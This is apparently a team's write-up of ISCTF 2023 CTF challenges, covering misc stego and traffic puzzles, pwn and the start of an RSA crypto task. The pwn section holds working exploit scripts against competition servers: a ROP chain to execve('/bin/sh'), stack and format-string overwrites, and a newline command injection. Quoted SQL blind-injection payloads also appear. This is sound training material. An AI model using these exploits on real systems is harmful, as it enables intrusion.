Alpha	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input type="checkbox"/> 0
Red	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0
Green	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0
Blue	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input checked="" type="checkbox"/> 0

Order settings

Extract By Row Column

Bit Order MSB First LSB First

Bit Plane Order

RGB GRB
 RBG BRG
 GBR BGR

Preview Settings

Include Hex Dump In Preview

Preview Save Text Save Bin Cancel

得到flag

ISCTFFJINGLIU
IS_SO_COOL}

一心不可二用

解题人: g0ubu1i

apk文件本质上可以看为zip压缩包，所以解压后发现有flag.zip且存在提示

```
File "script.py", line 2
                                ^
TabError: unexpected EOF while parsing

Exited with error status 1
```

搜索后发现正确的错误语句为

SyntaxError: unexpected EOF while parsing

得到压缩包密码SyntaxError，解压后得到



ezUSB

解题人: g0ubu1i

打开附件为usb流量分析，推断为键盘流量

将筛选条件设为usb.src == "2.5.1"后提取HID DATA

将其转换为键盘输入为

_SOV_JMFYFFJS!!!}

明显为flag的后半段。

然后在流量包中找到一段数据为

146 15.783228	host	2.4.2	USB
147 15.872837	remote ()	localhost ()	ATT
148 15.872989	host	2.4.2	USB
149 16.413186	remote ()	localhost ()	ATT
150 16.413353	host	2.4.2	USB
151 16.488106	remote ()	localhost ()	ATT
152 16.488273	host	2.4.2	USB
153 18.484310	2.4.2	host	USB
154 18.484438	2.4.2	host	USB
155 18.484500	2.4.2	host	USB

[Frame is out of any "connection handle" session]
[Severity level: Error]
[Group: Protocol]
[Source BD_ADDR: Xerox_00:00:00 (00:00:00:00:00:00)]
[Source Device Name:]
[Source Role: Unknown (0)]
[Destination BD_ADDR: Xerox_00:00:00 (00:00:00:00:00:00)]
[Destination Device Name:]
[Destination Role: Unknown (0)]
[Current Mode: Unknown (-1)]

Bluetooth L2CAP Protocol
Length: 11
CID: Attribute Protocol (0x0004)

Bluetooth Attribute Protocol
Opcode: Handle Value Notification (0x1b)
0... = Authentication Signature: False
.0... = Command: False
..01 1011 = Method: Handle Value Notification (0x1b)
Handle: 0x001b (Unknown)
Value 0000150000000000

提取后还原键盘数据为

AGGSZ{Kp_wn_YRV

目前flag为

AGGSZ{Kp_wn_YRV_SOV_JMFYFFJS!!!}

明显存在第二层加密

在尝试维吉尼亚加密时

将AGGSZ还原为ISCTF时，猜测密钥为SOEZUSB，明显符合，所以最终的flag为

AGGSZ {Kp_wn_YRV_SOV_JMFYFFJS!!!}

密钥 SOEZUSB 加密 解密

ISCTF{So ez USB AND VIGENERE!!!}

EZcrc

解题人: g0ubu1i

CRC爆破后得到

为utf-8编码

转为汉字后通过脚本

```
1  data = "大写的鸟壹大写的资大写的喔大写的日大写的佛大写的资大写的佛大写的巫基得啊大写的  
2  迂大写的鹅科歪大写的巫科大写的日讷得壹坡欺大写的资叁大写的日大写的讷大写的日大写的鹅大写  
3  的鹅资大写的巫大写的希科巫大写的摸大写的鹅玖大写的希大写的日摸勒大写的摸大写的迂大写的哥  
4  思零大写的特大写的巫坡大写的基得大写的鹅壹欺啊大写的哥喝大写的喔鹅科勒叁大写的特科得大写  
5  的思啊大写的鹅玖大写的希大写的日大写的希勒摸大写的乌大写的特零玖"  
6  dictt = {  
7      "鸟": "u",  
8      "壹": "1",  
9      "资": "z",  
10     "喔": "o",  
11     "日": "r",  
12     "佛": "f",  
13     "资": "z",  
14     "佛": "f",  
15     "巫": "w",  
16     "基": "j",  
17     "得": "d",  
18     "讷": "n",  
19     "摸": "m",  
20     "鹅": "e",  
21     "欺": "q",  
22     "希": "x",  
23     "特": "t",  
24     "坡": "p",  
25     "玻": "b",  
26     "迂": "v",  
27     "歪": "y",  
28     "勒": "l",  
29     "科": "k",  
30     "伍": "5",  
31     "思": "s",  
32     "哥": "g",  
33     "陆": "6",  
34     "玖": "9",  
35     "零": "0",  
36     "啊": "a",  
37     "叁": "3",  
38     "喝": "h"  
39 }  
40 flag = ""  
41 for i in range(len(data)):  
42     if data[i] == '大':  
43         pass
```

```

42     elif data[i] == '写':
43         pass
44     elif data[i] == '的':
45         i = i + 1
46         flag += dictt[data[i]].upper()
47     elif data[i-1] == '的':
48         pass
49     else:
50         flag += dictt[data[i]]
51 print(flag)

```

得到

两遍base64后得到

张万森,下雪了

解题人： g0ubu1i

将tip.txt文件中的密文不断base64后得到一串文本，字频统计后得到

Recipe

Input

mhaRlpLYzFwdGJGFZFNMMhoVmga01HRXhWWhghUm1ScVVsWndhR1ZyVmt0aU1ChpWV3RrYkZac1NucFdN
akExVmPBeGntTkdXbGrpV0d0RVZtcETTMVpXU25KbfJuQk9zbXN4TkZacVJtrIRNaZEV2t0u2FWSnRhR1J
VVnpGd1ZERmFkRTFZwKZKT1YzaF1XV3RhYjFadFjYaGpSa0pYWWxSR2Rs311RmRqVms1eFZxeGtVmKpGy0
ZoWFZswlhWREZhUjFkdVvssWmlSM2hV1d4YWQxVkdXbKzSV0d0lWVqRmFTRmxwV210WVJvcDBZVWhzV0Zad
FVUQld1SRVpMwKvA2U2NscEhhRk5pYTbWm1ZsZhdTMk14VmxkLGeyAHVakJhY1Zsc1dtR1dNVkpVjjixR1zs
SnNjSGxVYkdoRFZqSktTR0ZGVWxaT1ZuQmhXBpPrVTFOR1NuUmhSVFzvVFRC51MxWnNaRFJpTwtnWNYfxahN
VMkpyT1ZwNmEYunZXV1p2Y2xkcmRGtk5Wa3BYVmpjeE1GwXdnVmhlWYwtKaFVsZfjkMVpVpU2t0VFrW1pZVV
prYUuxc1JYzfHwbEpMwPga1IxunVtbGhpV0VKVvdXdGfkMwRzV25SalJUbHBuvMrtu0Zkc1tdFhSMHBAv
1d4u1ZwWnJr2hhVjNoaFpFZfdSMVj0YUzkaVNfsktWmnhXwvDfReFdYbFr1R1pUvmtws2FGvNjWbzUqYkzw
eFuYdGfr1R0pJUwtoLgEYunpMFpLy210R2NGzhNWEjZVmxsR1NtVkdjRwRhUm1ocFvqsm91bfypt1lkak1
XU1hZa1p2YwxKwFVsV1ZiWgh6VGxaU2MxWnFRBGRoukvawvdUq1dhMwRyTVkWfZfs1hzbFjhU0ZreU1Vov
NNVvp6VjIxb2FFMdta3BXYkdSM1Vqskz1V1zyYUzoaE1YQ1fwBtB4VtJor2Jgv1JibvJvvfZad01GuldVa
05YYKzWmfPwVm9WazFxVmt4V1ZwCgHaRpVxyfsc2NhaE5BwTk2Vm14a05GbFhUbk5XyMtwwVlrVktwmVpy
VwtkT1VUMdk= cr

From Base64

Output

CICtpGI3CjMSCTYFdoCTNIIxPibXz0IScadICZi39IbSJYII2CMISxSnSjIE5YfmxaeISXNCSZTp0SmplY
SCXFdxIMGZTSmxacSCICIdTbIpSSmpCYSTXCTFaFxqfM2icISCNFNSmZySmxa2C1bDZ1C5TSDIadGIG
FTsZf0EStciay1Z0s30jz220y3C1IIG1dSmSS5F50SGjGimIIa2C2S3CzeIdICGpsznB513S3b2Fy13d
jZIpXYICZeITFZm1jMf52S5G2IF2YCaG9IbX00CDAEgeJS1T00M2jxIs0IS2d1bICxbXzSYTSIMTs0NxZt
pCSF53SmJEMfpxYfxac2dCbINNSACSmxe2E0FX0FBgZyStdoISTiaInMSjxSm50C2J1cETfb1F2Y
FCacmJESmIISnBfSmxaYF5IIInSxbGzpFm5CeScqQmCIMF5G2CoaSjFsm9Fsm0DFFxadGNicE5IB1Y2S1xo
b2C0nNbGzaYt0IM2CcEGjstJTC2C1FFZitpXbIC0CDj3Z2dyaIZ0Mn0XIIxobFZIITSZIG0FsmCaeTT
S1mC0ZTS5CEZIS2YQ30Imj1xsj1Id5zCbinSznBaStd1IfFSyIX0xbTj0S3C3ctZsf3N0ZTpTCTCoASjZbd
C1C5C5tsm23Z2Nfc1dNznByICJ4YSC1InZ0Z35XftsINTCf3CnZ2I4s203CTCCaIdCs2MxStC1CfC1ZNI
EjxSjSxMidG1xdxaF0aStd1eTTI13CXS3CCY3C3aSCISjN1biXb0Sg2IzFniimIIMn0FIIx3bFsi10jZf5a
Sm24I1YyNSNFMSPiCTCISmJyA0pFbIpyCI20Z2p0aINNIEjyS2ZCYIEc0JNSIzYyMxIIITiaE90ZmC4SFC
Ta2CFCnpCMipYZScoZTNTI1dSzt4TSGcaFmSIFTTSZtCoCix3b2CxECOZTp0Si3SFjZNSBCaP2p2FCfC1ZT
dZosD1SECSXGxIQ2YyIT01EPxYXyjC13yMF9CZTC0SF2IS2J1b2TIMsJD1sDneIdIC1ZSb1poS1XTFFNGS
nTT327VcMttT77CmNs07C7T7V37n0C5C3FyT7200F1t0CfGtstdNMfC5m2TVTmV7Ttdch3p0sMv2sTT7TnCT

11 | a | 409 | 2.784

ISCTFZ023daGYXpJmbNxMcEin5Beo0Ov4D9q6PA

得到ISCTE2023

根据题目猜测为snow隐写，解密得到flag

```

cmd in 张万森,下雪了
Microsoft Windows [版本 10.0.22621.2715]
(c) Microsoft Corporation。保留所有权利。

Clink v1.5.16.51802d
Copyright (c) 2012-2018 Martin Ridgers
Portions Copyright (c) 2020-2023 Christopher Antos
https://github.com/chrisant996/clink

g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p ISCTFZ023daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA -C flag.txt in cmd at 20:16:45wm de' flitraise i fivnioaysol haei(sfTvnt eaIo e0Id0'n aaLs
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p "ISCTFZ023daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA" -C flag.txt
wm de' flitraise i fivnioaysol haei(sfTvnt eaIo e0Id0'n aaLs
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p "Z023daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA" -C flag.txt in cmd at 20:17:45 t .a loc agzQtss i< mtsi7shsi h ael adM uiyFlce odrb eril f0Warning: residual of 3 bits not uncompress
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p "daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA" -C flag.txt in cmd at 20:17:55ladoo i 0b3h tnior ioashror0pw phopoi t p
t teSegliift tsele<
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p "ISCTFZ023daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA" -C flag.txt
wm de' flitraise i fivnioaysol haei(sfTvnt eaIo e0Id0'n aaLs
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p "ISCTFZ023daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA" -C flag.txt in cmd at 20:18:07
wm de' flitraise i fivnioaysol haei(sfTvnt eaIo e0Id0'n aaLs
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p "daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA" -C flag.txt in cmd at 20:18:44
ladoo i 0b3h tnior ioashror0pw phopoi t p
t teSegliift tsele<
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p "daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA" -C flag.txt in cmd at 20:18:47
ladoo i 0b3h tnior ioashror0pw phopoi t p
t teSegliift tsele<
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p "daGYXpJmbNxMcEjn5Beo0Qy4D9q6PA" -C flag.txt in cmd at 20:18:53
ladoo i 0b3h tnior ioashror0pw phopoi t p
t teSegliift tsele<
g0ubu1i > ▶ 张万森,下雪了 > SNOW.exe -p ISCTFZ023 -C flag.txt in cmd at 20:19:42
ISCTF{34da-a87s-sk87-s384-3982-39823}
g0ubu1i > ▶ 张万森,下雪了 > in cmd at 20:19:48

```

MCDSOG-猫猫

解题人： g0ubu1i

在群内发flag在哪，机器人回复内容放入记事本中发现明显零宽隐写

@g0ubu1i flag我来啦

工具解码得到flag

BinTools	BaseTools	FrequencyCount	FrequencyColor	FileTools	ImageTools	TextTools	BruteForce
----------	-----------	----------------	----------------	-----------	------------	-----------	------------

总选项: [1] Zero-Width-Tools

文件路径: C:/Users/g0ubu1i/Desktop/ISCTF/猫猫/1.txt

[*] Zero-Width-Tools执行完毕, 明文如下:

[1] UnicodeSteganography:

Text: ISCTF{[o]F0oO.Llil_Bu_D4Ng_r3N}

Binary:

b'\x00\xdb\x01\x12\x02_\t\xf3\x17\xf3{\x00\x11\x01\x0e\x03D\x077\x10\x00o\x00\xed\x00\x9e\x02R\x0c\x00#\x00I\x00\x1d\x00R\x04\xf3\n\x95\x16\xe64\x00\xea\x01\xc6\x03z\x0c\xe6\x11\x00N\x00'

stream

解题人：g0ubu1i

过滤流量包http协议看到sql盲注，找到最后查询的ascii码为正确注入

```
%'20flag%20from%20answer%20limit%200,1),1,1))=70--- HTTP/1.1  
%'20flag%20from%20answer%20limit%200,1),1,1))=71--- HTTP/1.1  
%'20flag%20from%20answer%20limit%200,1),1,1))=72--- HTTP/1.1  
%'20flag%20from%20answer%20limit%200,1),1,1))=73--- HTTP/1.1  
%'20flag%20from%20answer%20limit%200,1),2,1))=32--- HTTP/1.1  
%'20flag%20from%20answer%20limit%200,1),2,1))=33--- HTTP/1.1
```

找到所有的正确ascii后转换得到flag

The screenshot shows the CyberChef interface. On the left, under 'Recipe', there is a 'From Decimal' section with a 'Delimiter' set to 'Space' and a 'Support signed values' checkbox unchecked. The input field contains a list of ASCII values: 73, 83, 67, 84, 70, 123, 48, 111, 112, 115, 33, 45, 89, 48, 117, 45, 70, 49, 110, 100, 45, 84, 104, 51, 45, 83, 51, 99, 114, 101, 116, 45, 102, 108, 97, 103, 33, 33, 125. On the right, under 'Input', the output is shown as a hex string: ISCTF{0ops!-Y0u-F1nd-Th3-S3cret-flag!!!}.


Wonderful New World

解题人：g0ubu1i

查看日志文件中看到log记事本文件，里面发现不明意义的数字，放入cyberchef后得到flag后半段

The screenshot shows the CyberChef interface. On the left, under 'From Decimal', there is a 'Delimiter' set to 'Space' and a 'Support signed values' checkbox unchecked. Under 'From Base64', the 'Alphabet' dropdown shows 'A-Za-zA-Z0-9+/=' and the 'Remove non-alphabet chars' checkbox is checked. The input field contains a list of ASCII values: 88 48 49 68 88 49 100 80 85 107 120 69 88 48 108 79 88 48 108 84 81 49 82 71 102 81 61 61. On the right, under 'Input', the output is shown as a hex string: _MC_WORLD_IN_ISCTF}.

在游戏中看到一排不明意义的方块，找到红石块下面有命令方块得到提示是摩斯密码，根据之前夹里夹气的经验，推测橙色为. 绿色为-，得到前半段flag为ISCTF{WELCOME_TO



所以flag为ISCTF{WELCOME_TO_MC_WORLD_IN_ISCTF}

PNG的基本食用

解题人: g0ubu1i

解压后得到三张图片，第一张图片修复宽高后得到第一段flag



ISCTF{png-is-

第二张图片lsb隐写后得到

Extract Preview

```
6db6 so-ez... m..d.lm.  
4d16 .m..m..m ..i..JM.  
d89a .d.m..m. .m..m...  
a16f .'.P..m. 5y*Z.8.o  
2551 ...df.bY -.....%Q  
...  
...
```

第三张图片010打开得到

```
{±~.å. .... IEND®B  
`7z½` .... §`..  
.....Z.....|A  
ÉY...[for-you}...  
.....!!...  
.....í£X.....  
.....p.  
a.r.t.3...t.x.t.
```

所以flag为

```
|ISCTF{png-is-so-ez-for-you}
```

Pwn

test_nc

解题人：g0ubu1i

nc连接得到flag

```
—(root@dmw)~]# nc 43.249.195.138 22544
FLAG=ISCTF{08962959-e59e-42c2-89c3-3e8141b27bc5}
```

nc_shell

解题人：popopo

nc得到flag

```
—(root@dmw)~]# nc 43.249.195.138 20455
Do you know netcat and shell?
try execute command 'ls'
ls
bin
dev
flag
lib
lib64
libexec
pwn
cat fla
gcat: fla: No such file or directory
cat flag
ISCTF{ae247829-7d84-4d7a-909b-5b0e7c1f4eae}
```

ezpie

解题人：popopo

我们在gdb调试的时候发现有一个func函数的在text段的地址，位于rsp+0x28的地方，而我们的read读了0x30个字节到buf，buf的地址就是rsp的位置，所以我们的思路就是填0x28个垃圾数据到func的地址，然后就可以用read和printf将func的text段地址泄露出来，从而我们可以用泄露的funcaddr-ida里func的地址得到基址，有了基址，binsh和一些能用到的rop都有了

```
pwndbg> stack 60
00:0000  rsp 0x7fffffffdf0 ← 0x2
01:0008      0x7fffffffdf8 ← 0x1f8bfbff
02:0010      0x7fffffff000 → 0x7fffffff359 ← 0x34365f363878 /* 'x86_64' */
03:0018      0x7fffffff008 ← 0x64 /* 'd' */
04:0020      0x7fffffff010 ← 0x1000
05:0028      0x7fffffff018 → 0x55555555520e (func) ← endbr64
06:0030  rbp 0x7fffffff020 ← 0x1
```

```
char buf[40]; // [rsp+0h] [rbp-30h] BYREF
__int64 (*v5)(void); // [rsp+28h] [rbp-8h]
```

```
init(argc, argv, envp);
v5 = func;
puts("input your name-> ");
read(0, buf, 0x30uLL);
printf("hello, %s\n", buf);
func();
return 0;
```

然后我们可以看到ida中有一处syscall片段，所以我们构造syscall来getshell

```
.text:00000000000012C4  
.text:00000000000012C5 ; -----  
.text:00000000000012C5         syscall          ; LINUX -  
.text:00000000000012C7         retn  
.text:00000000000012C8 ; -----  
.text:00000000000012C8         pop      rax  
.text:00000000000012C9         retn
```

64位程序传参 `rax->rdi->rsi->rdx`，64位的execve是59,rdi传binsh的真实地址, rsi为0, r15为0, 最后syscall ret即可

EXP

Python |

```

1  from pwn import*
2  p = remote('43.249.195.138', 22718)
3  #p = process('./ezpie')
4  payload = b'a' * (40)
5  p.sendafter("input your name-> \n", payload)
6
7  p.recvuntil('hello, ')
8  p.recv(40)
9
10 fun=u64(p.recv()[:6].ljust(8, b'\x00'))
11 baseaddr = fun - 0x120E
12 rdi_ret = baseaddr + 0x0000000000001333
13 syscall= baseaddr + 0x12c5
14 rsi_r15_ret = baseaddr + 0x0000000000001331
15 rax_ret= baseaddr + 0x00000000000012c8
16 binsh = baseaddr + 0x2008
17
18 payload = b'a' * (0x50 + 8)#利用func里面的栈溢出
19 payload += p64(rax_ret) + p64(59) + p64(rdi_ret) + p64(binsh) + p64(rsi_r1
5_ret) + p64(0) + p64(0) + p64(syscall)
20 p.send(payload)
21 p.interactive()

```

cat flag-----ISCTF{3d60ef61-3b91-44ac-861d-7b02f6bf3edd}

stack

解题人: popopo

这个题给了后门函数, 首先发送3个字节数据, 然后发送0x1d数据覆盖到题目下标 (rbp-4) 然后修改为 ret下标 (\x27) , 从而执行后门函数

```

1  from pwn import *
2  context(os='linux', arch='amd64', log_level='debug')
3  p = process('./stack')
4  p.sendlineafter("size: ","100")
5  p.sendline(b'a'*(0x1d-1)+b'\x27'+p64(0x40101a)+p64(0x4012E6))
6  p.interactive()

```

-----ISCTF{7026abaa-edb1-44ea-9459-47e871a13063}

touch_file1

解题人：popopo

当要求输入filename时，发现touch命令执行不了。所以我们想到用回车将touch命令结束，然后再写我们想要的system(/bin/sh)命令

EXP

Python

```
1 from pwn import *
2 p = remote('43.249.195.138', 20452)
3
4 p.recvuntil('> ')
5 p.send('1\x00')
6 p.recvuntil('file_name: ')
7 p.sendline('\n/bin/sh\x00')
8
9 p.interactive()
```

-----ISCTF{059df789-bfe3-4337-86cc-25ca1f8d9bd2}

fmt

解题人：popopo

ida里面看到v3指向v1, v4指向v2

而当v1=18,v2=54时就可以getshell

```
1 __int64 vuln()
2 {
3     int v1; // [rsp+8h] [rbp-A8h] BYREF
4     int v2; // [rsp+Ch] [rbp-A4h] BYREF
5     int *v3; // [rsp+10h] [rbp-A0h]
6     int *v4; // [rsp+18h] [rbp-98h]
7     __int64 buf[18]; // [rsp+20h] [rbp-90h] BYREF
```

格式化字符串

```

buf[2] = (unsigned __int8)&v1;
buf[3] = (unsigned __int8)&v2;
printf("> ");
read(0, buf, 0x80uLL);
printf((const char *)buf);

```

我们在printf下断看看栈

	[STACK]
00:0000	rsp 0x7fffffffdf68 -> 0x55555555533e (vuln+302) ← mov eax, dword ptr [rbp - 0xa8]
01:0008	0x7fffffffdf70 ← 0x0
02:0010	0x7fffffffdf78 ← 0x0
03:0018	0x7fffffffdf80 -> 0x7fffffffdf78 ← 0x0
04:0020	0x7fffffffdf88 -> 0x7fffffffdf7c ← 0xfffffdf7800000000
05:0028	rdi rsi 0x7fffffffdf90 ← 0xa61616161 /* 'aaaa\n' */
06:0030	0x7fffffffdf98 ← 0x0
07:0038	0x7fffffffdfa0 ← 0x78 /* 'x' */

对照着ida看， df80和df88就是v3和v4的地址，他们指向v1, v2的值，然后我们用fmtarg工具就可算出v3, v4地址距离我们输入的位置，然后我们将18写入v3, 34写入v4, v1=18, v2=52, getshell!

```

pwndbg> fmtarg 0x7fffffffdf80
The index of format argument : 9 ("\%8$p")
pwndbg> fmtarg 0x7fffffffdf88
The index of format argument : 10 ("\%9$p")
pwndbg>

```

EXP

Python

```

1 from pwn import *
2 context(arch='amd64', os='linux', log_level='debug')
3 #p = process('./fmt')
4 p = remote('43.249.195.138', 22901)
5 p.recvuntil('> ')
6 payload = b'%18c%8$n'
7 payload += b'%34c%9$n'
8 p.send(payload)
9 p.interactive()
10

```

-----ISCTF{5d77eeff-f000-42ce-b382-6ef8b1b68e00}

Crypto

七七的欧拉

解题人: g0ubu1i

分解n后发现为某数的次方

Result:		
status (?)	digits	number
FF	2464 (show)	$(9004396726...03_{<308>})^8 = (9004396726...03_{<308>})^8$

根据欧拉定理, $\phi(p^8 - p^7) = d$ 解出题

```
1 from Crypto.Util.number import *
2 from gmpy2 import *
3
4 e=840128542307549798996357288860137631337582772285888376756449906647310161
50842149730418448786648376061572570393588495830498561616282414180124754325
29735909
5 n=432152441698378064699483477861248685186370933997059561240955008606721122
44071440191107980994016600103056456815489801605632161017864478752319768351
15531375372678886339587480251211072894186558627897353793098608766868067029
5786671714198901505996407815947550803914894474620421675292033892360657277
41660917412270684699876810837941399253275458100240389371324635182256115787
27737940746784891867532498184642892826569777559107609493212332054559366409
00768550476816337625028164400406774508789965377802341410597304762004128811
84046579346892531920437285902316181327165670846216700742563129393052652444
86145758609971249077639085204680923108132415216543541472534580414274250979
94033045955153683026842850821782106060426080510907153445780835566432990277
96030508780556907724308428657012493780967758997782558487731711083413311286
7324989903713385153556515961699925809139476576825524135111237249709241579
90380717925201101079486726971517073989539237592075755972151605068066665871
99904978636469893389602618447621271424394862752946708581140796875722433121
84222126710967744971775585723045524467708387051034760208768956889939050498
1391893528420872781251739571828041160524027784162166952230969226603609437
13081666637382842096152120165641710758744214720704224163189019265257194859
9179211141433398004433143751908199358861514725313334333703539239414806773
74394198616498164251767311741266643046331850957175776651083560075806097684
83743533522390449080345014772956966842948160918019441638775095589090407539
07584672390823893991672246726026216973013330313971007514064831801564703364
59169661090008922830293659584802461669187843761879886418663480264756823952
67711513236096505981567015952658767367126706774520130543933362944834524802
13271032488201259990782289047132105989846972462094302132564809025802421057
53709187093201488460686380726052112308442368949440190001423225738180159078
37355955752581602742484944985505836736887542208601424136315212794643189874
25447302135444093663034598455694901199312497459228254746451233078954904159
98326958588314695992822269867241364836439112169609228784893156579855721789
7678221379451042304811449415982434055225998298434828100257803492845474917
67219221510351411192251236517341826619338084348136539121415210345488359563
98504613663207766546079334634505121301483608833326691168427123722776658861
67714312263021552698935470772320873874119353452070817995006499215862794167
51311277417949192360648342427657867424947189027886922112452681434778850977
010752230391327878892161
6 c=131966657753896133364569828875531643184749878880319121304297095136358703
68990216688149313407844407736190196353302487466065322339490802687126264568
45590851812018539646705520729734738948568349756255640832936325965096602018
37241826000977999776465304389204372522448136157825853229462547654200335796
98936097629813552678575329279482797379454662857387304149486955790026277417
```

```

34690862181161919734547857550654813379550806374778412603233570494684223057
00486660106485100690994025902902308383873049756465769049378004003006159491
53858865948458083420236348559139325751504877238979815185043815630644797842
5353909189392593409500838559259031453149337783826491324308222762190756839
83909174253658306879163213588327175051077633089759832333956892623420506894
13975243904462540574047790418505728482124375896297949807998949749377300653
94307284096622814438575278571743516485062058882794531407454597341604166586
04040686786832300225803573732845092357687893567599837713486035784254759551
62437374498098457083190037441447531309776492017253708989189390220977838444
77196723482879094829249203949784703408369396219233552019108990900029123063
36967012929196029357611530137107120919845529900732735260224939950033442493
44885285067734724204141196178285784246331823207495766971969367622833062289
74126242434663703609495003656244194067493769815032134577138807799395279843
70863077441234195269114690626469488924537554563568853466237120221366001297
74315987464826016681226792794190392882570698432977708402630028702068498579
95148396439717143553611140228607531647245352254251824086797704561756363448
68198365445439356993217397094315722552778006712689583237064545637212750705
